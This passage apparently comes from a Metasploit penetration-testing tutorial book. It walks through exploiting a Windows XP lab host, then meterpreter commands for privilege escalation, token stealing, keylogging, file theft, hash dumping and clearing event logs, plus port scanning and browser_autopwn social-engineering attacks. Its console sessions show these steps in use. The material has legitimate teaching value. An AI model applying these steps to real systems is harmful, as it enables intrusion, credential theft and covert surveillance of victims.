
```

The meterpreter session is nothing but a communication channel for the attacker to perform his/her post exploitation actions without the knowledge of the victim. More on this topic will be covered in detail in the *The meterpreter module* section.


Now that we have successfully exploited the vulnerable XP system using this simple exploit, let's understand how to perform a similar attack on the GUI-based Armitage framework.

Step 2 – GUI-based exploitation

We load the Armitage framework as explained in the *Installation* section. After finding the CVE number of the exploit, we just searched for it at the search input as shown in the following screenshot:



Doing a command as shown in the previous section. Enter the RHOST value in the field on the UI, and check the **Use reverse connection** box. Now, click on the **Launch** button to perform the attack.



The following screenshot shows that it has successfully completed the attack, and you can see the difference in the UI around the 192.xx.xx.132 system. You can also see that the meterpreter session has been opened in the same way as using the command-line exploitation method.

With this we are good to go ahead to more advanced topics and few scenario-based attacks from the subsequent sections. The meterpreter in itself will be covered explicitly in a complete section, and Armitage will be covered as a separate section as well. The *Quick start – your first exploitation* section is written to give you a teaser into this exploitation framework.

After learning about the basics of the Metasploit framework, in this section we will find out the top features of Metasploit and learn some of the attack scenarios. This section will be a flow of the following features:

- The meterpreter module
- Using auxiliary modules in Metasploit
- Client-side attacks with auxiliary modules

The meterpreter module

In the earlier sections, we have seen how to open up a meterpreter session in Metasploit. But in this section, we shall see the features of the `meterpreter` module and its command set in detail. Before we see the working example, let's see why meterpreter is used in exploitation:

- It doesn't create a new process in the target system
- It runs in the context of the process that is being exploited
- It performs multiple tasks in one go; that is, you don't have to create separate requests for each individual task
- It supports scripts writing

As seen in the *Quick start – your first exploitation* section, let's check out what the meterpreter shell looks like. Meterpreter allows you to provide commands and obtain results.



```
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.253.132[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.253.132[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.253.132
[*] Meterpreter session 1 opened (192.168.253.131:36257 -> 192.168.253.132:4444)
    at 2013-04-22 22:55:38 +0530

meterpreter >
```

Let's see the list of commands that are available to use under meterpreter. These can be obtained by typing `help` in the meterpreter command shell.

The syntax for this command is as follows:

```
meterpreter>help
```

The following screenshot represents the core commands:

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel

The filesystem commands are as follows:

Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

The networking commands are as follows:

Command	Description
-----	-----
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

The system commands are as follows:

Stdapi: System Commands

Command	Description
-----	-----
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
sysinfo	Gets information about the remote system, such as OS

The user interface commands are as follows:

Stdapi: User interface Commands

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop

The other miscellaneous commands are as follows:

Command	Description
-----	-----
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

Priv: Elevate Commands	
=====	
Command	Description
-----	-----
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands	
=====	
Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

Priv: Timestamp Commands	
=====	
Command	Description
-----	-----
timestamp	Manipulate file MACE attributes

As you can see in the preceding screenshots, meterpreter has two sets of commands set apart from its core set of commands. They are as follows:

- [Stdapi](#)
- [Priv](#)

The [stdapi](#) command set contains various commands for the filesystem commands, networking commands, system commands, and user-interface commands. Depending on the exploit, if it can get higher privileges, the [priv](#) command set is loaded. By default, the [stdapi](#) command set and [core](#) command set gets loaded irrespective of the privilege an exploit gets.

Let's check out the route command from the meterpreter [stdapi](#) command set.

The syntax is as follows:

```
meterpreter>route [-h] command [args]
```

In the following screenshot, we can see the list of all the routes on the target machine:

IPv4 network routes

=====

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.253.2	30	131075
127.0.0.0	255.0.0.0	127.0.0.1	1	1
192.168.253.0	255.255.255.0	192.168.253.132	30	131075
192.168.253.132	255.255.255.255	127.0.0.1	30	1
192.168.253.255	255.255.255.255	192.168.253.132	30	131075
224.0.0.0	240.0.0.0	192.168.253.132	30	131075
255.255.255.255	255.255.255.255	192.168.253.132	1	131075

In a scenario where we wish to add other subnets and gateways we can use the concept of pivoting, where we add a couple of routes for optimizing the attack. The following are the commands supported by the route:

```
Add [subnet] [netmask] [gateway]
Delete [subnet] [netmask] [gateway]
List
```

Another command that helps during pivoting is port-forwarding. Meterpreter supports port forwarding via the following command.

The syntax for this command is as follows:

```
meterpreter>portfwd [-h] [add/delete/list] [args]
```

As soon as an attacker breaks into any system, the first thing that he/she does is check what privilege levels he/she has to access the system. Meterpreter provides a command for working out the privilege level after breaking into the system.

The syntax for this command is as follows:

```
meterpreter>getuid
```

The following screenshot demonstrates the working of `getuid` in meterpreter. In the following screenshot, the attacker is accessing the system with the `SYSTEM` privilege. In a Windows environment, the `SYSTEM` privilege is the highest possible privilege available.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Suppose we failed to get access to the system as a `SYSTEM` user, but succeeded in getting access via the administrator, then meterpreter provides you with many ways to elevate your access levels. This is called **privilege escalation**. The commands are as follows:

- **Syntax:** `meterpreter>getsystem`

```
Syntax: meterpreter>steal_token process_id
```

The first method uses an internal procedure within the meterpreter to gain the system access, whereas in the second method, we are migrating to a process that is running with a **SYSTEM** privilege. In this case, the exploit by default gets loaded in any process space of the Windows operating system. But, there is always a possibility that the user clears that process space by deleting that process from the process manager. In a case like this, it's wise to migrate to a process which is usually untouched by the user. This helps in maintaining a prolonged access to the victim machine. In the third method, we are actually impersonating a process which is running as a **SYSTEM** privileged process. This is called **impersonation** via **token stealing**.

Basically, Windows assigns users with a unique ID called **Secure Identifier (SID)**. Each thread holds a token containing information about the privilege levels. Impersonating a token happens when one particular thread temporarily assumes the identity of another process in the same system.

We have seen the usage of process IDs in the preceding commands, but how do we fetch the process ID? That is exactly what we shall be covering in this section. Windows runs various processes and the exploit itself will be running in the process space of the Windows system. To list all these processes with their PIDs and the privilege levels, we use the following meterpreter command:

```
meterpreter>ps
```

The following screenshot gives a clear picture of the **ps** command:


```
meterpreter > ps
```

```
Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
368	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System
32\smss.exe						
396	1548	cmd.exe	x86	0	FACILITATOR\vv	C:\WINDOWS\System3
2\cmd.exe						
424	368	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\sys
32\csrss.exe						
448	368	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\sys
32\winlogon.exe						
492	448	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3
2\services.exe						
504	448	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3
2\lsass.exe						
660	492	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system3
2\svchost.exe						
704	492	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System3
2\svchost.exe						
864	492	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\System3
2\svchost.exe						
896	492	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System3

In the preceding screenshot, we have the PIDs listed. We can use these PIDs to escalate our privileges. Once you steal a token, it can be dropped using the [Drop_token](#) command.

The syntax for this command is as follows:


```
meterpreter>drop_token
```

Another interesting command from the stdapi set is the [shell](#) command. This spawns a shell in the target system and enables us to navigate through the system effortlessly.

The syntax for this command is as follows:

```
meterpreter>shell
```

The following screenshot shows the usage of the shell command:



```

!
Process 1544 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix . . . : localdomain
    IP Address. . . . . : 192.168.253.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.253.2

C:\WINDOWS\system32>


```

The preceding screenshot shows that we are inside the target system. All the usual windows command shell scripts such as `dir`, `cd`, and `md` work here.

After briefly covering system commands, let's start learning the filesystem commands. A filesystem contains a working directory. To find out the current working directory in the target system, we use the following command:

```
meterpreter>pwd
```

The following screenshot shows the command in action:



```

meterpreter > pwd
C:\WINDOWS\system32
meterpreter >

```

Suppose you wish to search for different files on the target system, then we can use a command called `search`. The syntax for this command is as follows:

```
meterpreter> search [-d dir][-r recurse] -f pattern
```

Various options available under the search command are:

- `-d`: This is the directory to begin the search. If nothing is specified, then it searches all drives.
- `-f`: The pattern that we would like to search for. For example, `*.pdf`.
- `-h`: Provides the help context.
- `-r`: Used when we need to recursively search the subdirectories. By default this is set to true.


Once we get the file we need, we use the `download` command to download it to our drive.

```
meterpreter>download Full_relative_path
```


By now we have covered the core commands, system commands, networking commands, and filesystem commands. The last section of the `stdapi` command set is the user-interface commands. The most commonly used commands are the `keylogging` commands. These commands are very effective in sniffing user account credentials:

- **Syntax:** `meterpreter>keyscan_start`
- **Syntax:** `meterpreter>keyscan_dump`
- **Syntax:** `meterpreter>keyscan_stop`

This is the procedure of the usage of this command. The following screenshot explains the commands in action:



```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Return> <Return> <Return> Checking eyscan!! <Ctrl> <LCtrl> <Alt> <LMenu>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```



Checking eyscan!!

The communication between the meterpreter and its targets is done via type-length-value. This means that the data is getting transferred in an encrypted manner. This leads to multiple channels of communications. The advantage of this is that multiple programs can communicate with an attacker. The creation of channels is illustrated in the following screenshot:

```

Channel 1 created.
meterpreter > execute -f calc.exe
Process 1356 created.
meterpreter > kill 1356
Killing: 1356
meterpreter > execute -f calc.exe -c
Process 572 created.
Channel 2 created.
meterpreter > channel -l

  Id  Class  Type
  --  -
  1    3     stdapi_process
  2    3     stdapi_process

```

The syntax for this command is as follows:

```
meterpreter>execute process_name -c
```

-c is the parameter that tells the meterpreter to channel the input/output. When the attack requires us to interact with multiple processes then the concept of channels comes in handy as a tool for the attacker. The **close** command is used to exit a channel.

Auxiliary modules in Metasploit

Auxiliary modules are not exploits but help an attacker in doing various tasks in a scenario of open testing. It includes scans, DoS attacks, and fuzzing. In this section, we shall explore this module. The auxiliary modules come in various categories, detailed as follows:

- **Denial of Service (DoS)**

This provides a list of tools for performing the Denial of Service attacks.

- **Fuzzers**

Fuzzing is another important method that aids in determining potential exploitable targets. This auxiliary module provides the attacker with various kinds of fuzzing scripts to use in automated attacks.

- **Gather**

Gathering information is an extremely important task. As we all know, the hacker cycle begins with information gathering and you can never have too much information about the target. The more information we can gather, the closer and more efficient our attack will be.

- **Scanner**

Network scanning follows the information gathering phase. As an attacker its always

points. This can also be helpful if we wish to include the pivoting concept in our attack to go deeper into the target network.

- **Spoof**

Spoofing is a way to gain improved privileges in the target system. These modules provided in the Metasploit framework help us do this. These can also aid us during the Man in the Middle attacks where spoofing is essential to succeed in the attack.

- **VOIP**

Voice over IP devices gives us very juicy information if we can sniff the traffic. The auxiliary modules in this category help us to exploit the VOIP devices with ease.

- **Wi-Fi**

Various Wi-Fi hotspots such as cafés and airports provide a perfect playground for an attacker. Innocent people who use the Internet at these sites can be pawned using these auxiliary modules.

The preceding list is not limited but just provides us with an idea as to how Metasploit, when used as an exploitation framework, gives the power to the attacker by aiding him/her with these extra tools.

In order to perform a simple tcp scan of the target we can use the following auxiliary modules:

- **Syntax:** `msf>use auxiliary/scanner/portscan/tcp`
- **Syntax:** `auxiliary(tcp)>show options`

The `show options` command as described earlier can be used to understand the requirements of this module in order to successfully execute it.

```
msf exploit(ms03_026_dcom) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
```

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf auxiliary(tcp) >
```

RHOST is the target IPs that we need to provide. So we set the RHOST to the target system

IP address. If the `verbose` parameter is set to `true`, then the amount of activity by the scanner increases exponentially. So, in the following screenshot, we see that verbose mode is false and the scan is done over the first 150 ports:

```
msf auxiliary(tcp) > set verbose false
verbose => false
msf auxiliary(tcp) > set ports 1-150
ports => 1-150
msf auxiliary(tcp) > run

[*] 192.168.253.132:9 - TCP OPEN
[*] 192.168.253.132:7 - TCP OPEN
[*] 192.168.253.132:17 - TCP OPEN
[*] 192.168.253.132:13 - TCP OPEN
[*] 192.168.253.132:19 - TCP OPEN
[*] 192.168.253.132:25 - TCP OPEN
[*] 192.168.253.132:21 - TCP OPEN
[*] 192.168.253.132:80 - TCP OPEN
[*] 192.168.253.132:139 - TCP OPEN
[*] 192.168.253.132:135 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Suppose we are interested in finding out the hosts that are up and running in a network; it's worth doing an ARP sweep so that we come to know the live hosts in the network. The parameters that need to be passed in this auxiliary module are the remote host, source host and MAC address for the source host. To specify a range of IPs to the scanner, we follow the syntax:

```
auxiliary(tcp)>set RHOSTS 192.x.x.x/y
```

The `x/y` range in the last part informs the scanner that `x` is the starting IP of the range and `y` is the finishing IP of the range. These are analogous to the Nmap scanner.

Auxiliary modules have various scripts available for doing the peripheral tasks such as information gathering and scanning. These come in handy in the scenario of real-time pen testing. This section proves the point about how robust and scalable the Metasploit framework actually is, making this a one-stop shop for learning the basics of penetration testing.

Client-side attacks with auxiliary modules

When the victim is behind NAT/Firewall, it is not possible to directly exploit the system through open ports. In such a case, we need to use the classic social-engineering attack to gain access to the system by exploiting some of the other applications such as browsers and plugins. In this video, we shall see the server category of the auxiliary modules. The module use for this attack is the classic `browser_autopwn` script provided by metasploit.

The syntax for this command is as follows:

```
msf>use auxiliary/server/browser_autopwn
```

In the attack, the attacker will be sent via social engineering in the form of a URL, which the user needs to open a browser. Our server preloads a set of available browser-based exploits and waits for the connection. As soon as the URL is clicked and a connection is established, it tries to inject various packets into the browser with which the user is browsing the URL. In turn, it exploits the known browser vulnerabilities giving us complete control over the target system.

As usual, once we enter an exploit module, we check for the options that we need to input. The options provided in this auxiliary module are as follows:

- **LHOST** – The attacker machine's IP address
- **SRVHOST** – Usually sets to 0.0.0.0 by default
- **SRVPORT** – The local port on the attacker machine that listens to the incoming connections
- **SSL** – Toggle between true or false to enable a SSL connection
- **SSLCert** – If hosting a web page, then you can provide the path to the SSL certificate you wish to use
- **SSL version** – By default it uses SSL3
- **URIPATH** – The attack URL format is specified by **URIPATH**

Let's see, the values that we need to set in order to execute the attack. It's shown in the following screenshot:

```
Module options (auxiliary/server/browser_autopwn):
```

Name	Current Setting	Required	Description
LHOST		yes	The IP address to use for reverse-connect payloads
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is random)

```

